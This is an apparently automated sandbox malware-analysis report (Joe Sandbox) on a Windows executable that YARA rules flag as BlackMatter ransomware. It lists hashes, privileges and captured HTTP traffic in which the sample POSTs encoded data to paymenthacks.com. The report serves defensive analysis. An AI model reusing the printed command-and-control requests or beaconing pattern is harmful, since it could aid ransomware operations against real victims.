5b 37 bf cf 66 5d d7 3d 9e aa ea 44 93 47 5c 31 ce f2 5c 35 4d 75 ce 4e 59 f9 15 80 94 cd 03 07 79 4f 5a 9c fe 27 44 1d 9f 8b ac 3c 3d 1e 2b 92 35 98 94 ff 37 d0 3b af 50 f3 c9 26 ae b3 e6 4f 80 66 1f 65 e7 a1 fa 97 67 92 5d 27 19 59 4d db f8 7c 4a 78 66 4d db f3 e2 fd 56 d5 31 ce da fe f7 89 f0 db cb f3 8c 1b bd 3c 37 f8 9c d5 ed 4b 97 95 a4 ea 1e 47 c2 93 d5 64 9a f4 ba 48 02 5a 68 79 95 81 3c cd 23 e6 14 66 6e b6 91 77 ba 59 ae d0 23 af 90 8d 40 91 50 10 b5 11 8b 24 33 40 69 14 a8 39 62 2a d3 b2 2e c3 7b b5 44 70 29 c4 81 48 39 c6 0d e4 a6 68 ee a2 ce f4 14 d9 d8 ea 5d Data Ascii: 6f6Vv:_COb&>g-_7z%b.dzfyaU}L9qyZMr:!q?H+\IjH^1XfcwnY}m.?,MsCmgow*8cVmQzG7ujOuzv-4^ZMa{,k0Qx-EKV!=@{ZMyIL^Y&iWK1KVktuun\mRr.#m"5,i9brNj_I!W#L'Op}-y|m[7f]=DG\1\5MuNYyOZ'D<=+57;P&Ofeg]'YM|JxfMV1<7KGdHZhy<#fnwY#@P$3@i9b*.{Dp)H9h]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49763	103.224.212.222	80	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:22:00.032787085 CEST	1285	OUT	POST /?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPvT&NIzLa=KKD&Ww7uium=7kQVlcMRI0lz9zF5N&EOj3TrEzg=uXPRgqL6AtVMT&jOg2Kq=KbU1&OJqem=QGXs&Thxw591w=7AzVv38Ty&3Kwha=7J4&3JE702D5H=wVwVW&xj6Km=eIvB77L1DiRICecfvT&rn2cJrZbK=y6u&Wl1Wj=VXl8HkHvD8h6WgygV&jiC4MKl=PC3nWpKyNJUHfNNY&YdDNI5U=qZiZI0BeoLfimdx&DjiEcu=20b4Hh8Ch5v&tz2REARJ=zwNqtxhKtQaEpGWtM HTTP/1.1 Accept: */* Connection: keep-alive Accept-Encoding: gzip, deflate, br Content-Type: text/plain User-Agent: AppleWebKit/587.38 (KHTML, like Gecko) Host: paymenthacks.com Content-Length: 665 Cache-Control: no-cache Cookie: __tad=1635060084.7055840
Oct 24, 2021 09:22:00.210882902 CEST	1286	IN	HTTP/1.1 302 Found Date: Sun, 24 Oct 2021 07:22:00 GMT Server: Apache/2.4.25 (Debian) Location: http://ww25.paymenthacks.com/?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPvT&NIzLa=KKD&Ww7uium=7kQVlcMRI0lz9zF5N&EOj3TrEzg=uXPRgqL6AtVMT&jOg2Kq=KbU1&OJqem=QGXs&Thxw591w=7AzVv38Ty&3Kwha=7J4&3JE702D5H=wVwVW&xj6Km=eIvB77L1DiRICecfvT&rn2cJrZbK=y6u&Wl1Wj=VXl8HkHvD8h6WgygV&jiC4MKl=PC3nWpKyNJUHfNNY&YdDNI5U=qZiZI0BeoLfimdx&DjiEcu=20b4Hh8Ch5v&tz2REARJ=zwNqtxhKtQaEpGWtM&subid1=20211024-1822-00f0-90ca-3541d116f917 Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49764	199.59.242.153	80	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:22:00.313380003 CEST	1287	OUT	GET /?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPvT&NIzLa=KKD&Ww7uium=7kQVlcMRI0lz9zF5N&EOj3TrEzg=uXPRgqL6AtVMT&jOg2Kq=KbU1&OJqem=QGXs&Thxw591w=7AzVv38Ty&3Kwha=7J4&3JE702D5H=wVwVW&xj6Km=eIvB77L1DiRICecfvT&rn2cJrZbK=y6u&Wl1Wj=VXl8HkHvD8h6WgygV&jiC4MKl=PC3nWpKyNJUHfNNY&YdDNI5U=qZiZI0BeoLfimdx&DjiEcu=20b4Hh8Ch5v&tz2REARJ=zwNqtxhKtQaEpGWtM&subid1=20211024-1822-00f0-90ca-3541d116f917 HTTP/1.1 Accept: */* Connection: keep-alive Accept-Encoding: gzip, deflate, br User-Agent: AppleWebKit/587.38 (KHTML, like Gecko) Cache-Control: no-cache Host: ww25.paymenthacks.com Cookie: __tad=1635060084.7055840; parking_session=68cbdd23-a819-2e99-a6ef-bf61faaacfaf
Oct 24, 2021 09:22:00.414448977 CEST	1289	IN	HTTP/1.1 200 OK Server: openresty Date: Sun, 24 Oct 2021 07:22:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: parking_session=68cbdd23-a819-2e99-a6ef-bf61faaacfaf; expires=Sun, 24-Oct-2021 07:37:00 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_FmvvWH96BAP4Q1c9E9i4tUONEjU7PSzDit+fjegS6Yl1sr5VPgpOr5G0SdmXk5Bo56lFI3jdXu324fzjJLsRRg== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Content-Encoding: gzip Data Raw: 36 66 36 0d 0a 1f 8b 08 00 00 00 00 00 04 03 9d 56 cb 96 a3 38 12 fd 15 8f 37 bd 98 c9 34 0f e3 2a 77 a7 f3 1c bf b0 21 41 36 2f 01 da cc c1 12 69 1e 12 50 06 1b c3 d7 8f 70 e6 54 e7 99 a9 9e c5 6c 38 20 22 6e dc 08 5d 45 e8 e5 6f a4 c4 4d 57 c5 a3 a4 61 f4 f5 65 78 8e 68 54 9c 17 e3 b8 18 8f 48 d4 44 4f 11 39 d1 12 e7 79 dc 2d c6 a6 da b6 1b 2b d4 df 4a a4 25 37 0c 96 d6 76 b5 b2 96 1b a7 5d b6 ce 52 5f 2d c1 e6 52 49 b4 ff b6 3c b0 e5 26 02 df 9b a5 22 18 b5 8f 33 43 ed 2c 15 9f 26 47 c9 bd 63 e5 7b 19 1e 62 cd 38 c9 b7 55 fb 4d 9f bd 4f ab 88 e5 4b 0b 3a d6 f5 47 58 bf dd e5 b0 27 de 7e 7d 3b 41 74 53 bd 7a bd 6c b7 cb a5 b5 58 fc 53 65 b7 9b bf 9f cf 56 cb e3 d4 12 f1 7c 3b 4f a7 8d 77 00 db cc fb 76 74 fa 4d da fc fd 3d 8b cf ce 2c a4 62 7d 51 e0 f1 5c 1d 2e ca 4e 70 08 0b 72 65 55 2a 33 aa 6a 72 46 82 ab 2c 4d df fb 4c 37 6a db 3e 2f 16 63 9e 7b 1c 91 d7 17 16 37 d1 08 27 d1 a5 8e 9b c5 f8 da bc 3f 7d e7 ff 1e ab 45 c4 e2 c5 f8 96 c6 6d 55 5e 9a f1 08 97 45 13 17 dc aa 4d 49 93 2c 48 7c 4b 71 fc f4 f8 f8 c7 28 2d d2 26 8d e8 53 8d 23 1a 2f 44 8e 41 d3 22 1f 5d 62 ba 18 d7 09 f7 c7 d7 66 94 72 88 f1 28 b9 c4 ef 8b f1 e4 3d e2 fe 65 f1 cc 1f e3 d1 b0 27 8b 71 ca a2 73 3c b9 3f 3d ec 26 5f 21 aa 4b cc 6d 8b 18 73 1e 1f fe 49 d3 54 f5 ef 93 49 db b6 cf e7 b2 3c d3 f8 19 97 8c b3 bc 94 75 5d 5e d2 73 5a 7c 05 20 45 fd c4 41 de e3 06 27 ff 09 51 45 97 3c 2d ce cf a7 92 a4 35 26 c5 ff 0d f4 ce 2b 54 7f b2 89 aa b4 fe 05 d0 e4 a3 ec 3c 54 f7 fa 42 d2 db 28 25 8b 71 13 5d ce 31 cf ac 6e 3a 5e bc df ca 2a c2 69 d3 fd 3e 12 7e 7b 7d 99 70 a3 d7 97 1a 5f d2 aa 79 6d d3 82 94 ed f3 40 78 b4 18 8d e3 4e 17 89 4f 73 2d 2b 53 90 25 59 c8 ec dc cc cc 26 74 cf f7 83 23 74 c8 cd 15 c3 df 4a c8 0f 9b 90 85 92 e9 a3 24 f4 d5 0c 31 95 69 69 9b e2 9d 5a 20 38 17 22 5f a4 1c e3 0e 32 53 34 37 61 6b ba 5a 6b ac f5 36 Data Ascii: 6f6V874*w!A6/iPpTl8 "n]EoMWaexhTHDO9y-+J%7v]R_-RI<&"3C,&Gc{b8UMOK:GX'~};AtSzlXSeV|;OwvtM=,b}Q\.NpreU*3jrF,ML7j>/c{7'?}EmU^EMI,H|Kq(-&S#/DA"]bfr(=e'qs<?=&_!KmsITI<u]^sZ| EA'QE<-5&+T<TB(%q]1n:^*i>~{}p_ym@xNOs-+S%Y&t#tJ$1iiZ 8"_2S47akZk6

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49755	103.224.212.222	443	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-24 07:21:23 UTC	0	OUT	POST /?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK HTTP/1.1 Accept: */* Connection: keep-alive Accept-Encoding: gzip, deflate, br Content-Type: text/plain User-Agent: Chrome/91.0.4472.77 Host: paymenthacks.com Content-Length: 816 Cache-Control: no-cache
2021-10-24 07:21:23 UTC	0	OUT	Data Raw: 72 49 4e 6b 68 69 65 3d 6e 36 75 7a 42 49 26 64 78 37 73 3d 69 70 59 70 34 33 68 31 71 46 4a 48 36 2b 72 37 34 2b 2b 2b 77 2b 79 49 43 66 4b 4c 76 35 59 6e 54 72 61 59 77 76 77 79 71 4a 46 50 72 2b 57 41 39 74 6a 2f 54 32 4d 74 57 59 79 6f 79 68 47 32 33 50 4c 30 4e 42 67 64 48 31 6b 75 6c 75 68 36 45 46 57 36 58 37 70 39 62 7a 75 71 7a 63 59 69 71 67 44 35 76 41 36 45 51 4d 6f 6a 72 75 65 70 70 50 34 4d 44 62 62 63 2f 6a 39 42 66 4b 70 64 78 65 4c 38 68 2f 72 69 64 69 6c 64 34 64 42 39 58 45 48 36 31 72 6a 76 32 35 7a 41 73 78 6d 69 51 32 41 58 63 75 45 78 53 31 56 6b 57 6e 41 78 4c 31 56 66 74 46 65 58 5a 59 69 35 68 43 4b 5a 54 53 54 30 53 2b 2f 68 4d 31 73 68 36 45 6d 36 61 34 73 46 43 55 43 67 6b 44 71 65 41 56 46 73 4c 50 76 32 48 47 63 6a 36 35 45 Data Ascii: rINkhie=n6uzBI&dx7s=ipYp43h1qFJH6+r74+++w+yICfKLv5YnTraYwvwyqJFPr+WA9tj/T2MtWYyoyhG23PL0NBgdH1kuluh6EFW6X7p9bzuqzcYiqgD5vA6EQMojrueppP4MDbbc/j9BfKpdxeL8h/ridild4dB9XEH61rjv25zAsxmiQ2AXcuExS1VkWnAxL1VftFeXZYi5hCKZTST0S+/hM1sh6Em6a4sFCUCgkDqeAVFsLPv2HGcj65E

Timestamp	kBytes transferred	Direction	Data
2021-10-24 07:21:24 UTC	1	IN	HTTP/1.1 302 Found Date: Sun, 24 Oct 2021 07:21:23 GMT Server: Apache/2.4.25 (Debian) Set-Cookie: __tad=1635060084.7055840; expires=Wed, 22-Oct-2031 07:21:24 GMT; Max-Age=315360000 Location: http://ww25.paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK&subid1=20211024-1821-244d-afd2-7f2406ac953a Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49761	103.224.212.222	443	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-24 07:21:59 UTC	1	OUT	POST /?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPvT&NIzLa=KKD&Ww7uium=7kQVlcMRI0lz9zF5N&EOj3TrEzg=uXPRgqL6AtVMT&jOg2Kq=KbU1&OJqem=QGXs&Thxw591w=7AzVv38Ty&3Kwha=7J4&3JE702D5H=wVwVW&xj6Km=eIvB77L1DiRICecfvT&rn2cJrZbK=y6u&Wl1Wj=VXl8HkHvD8h6WgygV&jiC4MKl=PC3nWpKyNJUHfNNY&YdDNI5U=qZiZI0BeoLfimdx&DjiEcu=20b4Hh8Ch5v&tz2REARJ=zwNqtxhKtQaEpGWtM HTTP/1.1 Accept: */* Connection: keep-alive Accept-Encoding: gzip, deflate, br Content-Type: text/plain User-Agent: AppleWebKit/587.38 (KHTML, like Gecko) Host: paymenthacks.com Content-Length: 665 Cache-Control: no-cache Cookie: __tad=1635060084.7055840
2021-10-24 07:21:59 UTC	2	OUT	Data Raw: 31 36 7a 4d 34 56 6f 3d 70 56 31 26 45 74 55 3d 47 46 39 70 65 70 67 6c 55 44 26 62 4d 78 51 3d 35 31 32 34 37 38 63 30 38 64 61 64 61 32 61 66 31 39 65 34 39 38 30 38 66 62 64 61 35 62 30 62 26 65 37 59 57 58 62 37 6c 78 3d 68 42 47 6b 69 55 54 64 61 43 26 75 59 68 63 45 33 66 6a 3d 4d 69 50 4b 6e 61 6f 4a 39 6b 64 61 62 30 26 48 73 30 7a 38 6b 4c 3d 48 4f 39 6a 65 48 78 37 48 41 38 43 32 7a 26 36 71 59 4d 49 45 3d 62 45 4b 39 4f 58 75 5a 74 42 26 41 59 4b 62 32 3d 66 6f 4b 38 61 43 58 74 49 79 4b 45 51 50 65 71 70 26 67 66 73 77 3d 35 66 46 47 78 74 6b 46 4f 62 74 6d 57 26 4f 32 45 75 62 3d 6e 6b 7a 50 31 34 5a 48 38 76 76 7a 26 52 45 70 59 3d 69 70 59 70 34 33 68 31 71 46 4a 48 36 2b 72 37 34 2b 2b 2b 77 2b 79 49 43 66 4b 4c 76 35 59 6e 54 72 61 59 77 Data Ascii: 16zM4Vo=pV1&EtU=GF9pepglUD&bMxQ=512478c08dada2af19e49808fbda5b0b&e7YWXb7lx=hBGkiUTdaC&uYhcE3fj=MiPKnaoJ9kdab0&Hs0z8kL=HO9jeHx7HA8C2z&6qYMIE=bEK9OXuZtB&AYKb2=foK8aCXtIyKEQPeqp&gfsw=5fFGxtkFObtmW&O2Eub=nkzP14ZH8vvz&REpY=ipYp43h1qFJH6+r74+++w+yICfKLv5YnTraYw
2021-10-24 07:21:59 UTC	2	IN	HTTP/1.1 302 Found Date: Sun, 24 Oct 2021 07:21:59 GMT Server: Apache/2.4.25 (Debian) Location: http://ww25.paymenthacks.com/?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPvT&NIzLa=KKD&Ww7uium=7kQVlcMRI0lz9zF5N&EOj3TrEzg=uXPRgqL6AtVMT&jOg2Kq=KbU1&OJqem=QGXs&Thxw591w=7AzVv38Ty&3Kwha=7J4&3JE702D5H=wVwVW&xj6Km=eIvB77L1DiRICecfvT&rn2cJrZbK=y6u&Wl1Wj=VXl8HkHvD8h6WgygV&jiC4MKl=PC3nWpKyNJUHfNNY&YdDNI5U=qZiZI0BeoLfimdx&DjiEcu=20b4Hh8Ch5v&tz2REARJ=zwNqtxhKtQaEpGWtM&subid1=20211024-1821-5994-88c3-3f09ef5a5c59 Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

System Behavior

Analysis Process: GlLHM7paoZ.exe PID: 4540 Parent PID: 5772

General

Start time:	09:21:21
Start date:	24/10/2021
Path:	C:\Users\user\Desktop\GlLHM7paoZ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\GlLHM7paoZ.exe'
Imagebase:	0x10f0000
File size:	68608 bytes
MD5 hash:	598C53BFEF81E489375F09792E487F1A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_blackmatter, Description: Yara detected BLACKMatter Ransomware, Source: 00000000.00000003.279368947.00000000012FB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_blackmatter, Description: Yara detected BLACKMatter Ransomware, Source: 00000000.00000003.279421242.00000000012FC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_blackmatter, Description: Yara detected BLACKMatter Ransomware, Source: 00000000.00000002.359933097.00000000012FF000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Modified

Disassembly

Code Analysis

Copyright Joe Security LLC

Joe Sandbox Cloud Basic 33.0.0 White Diamond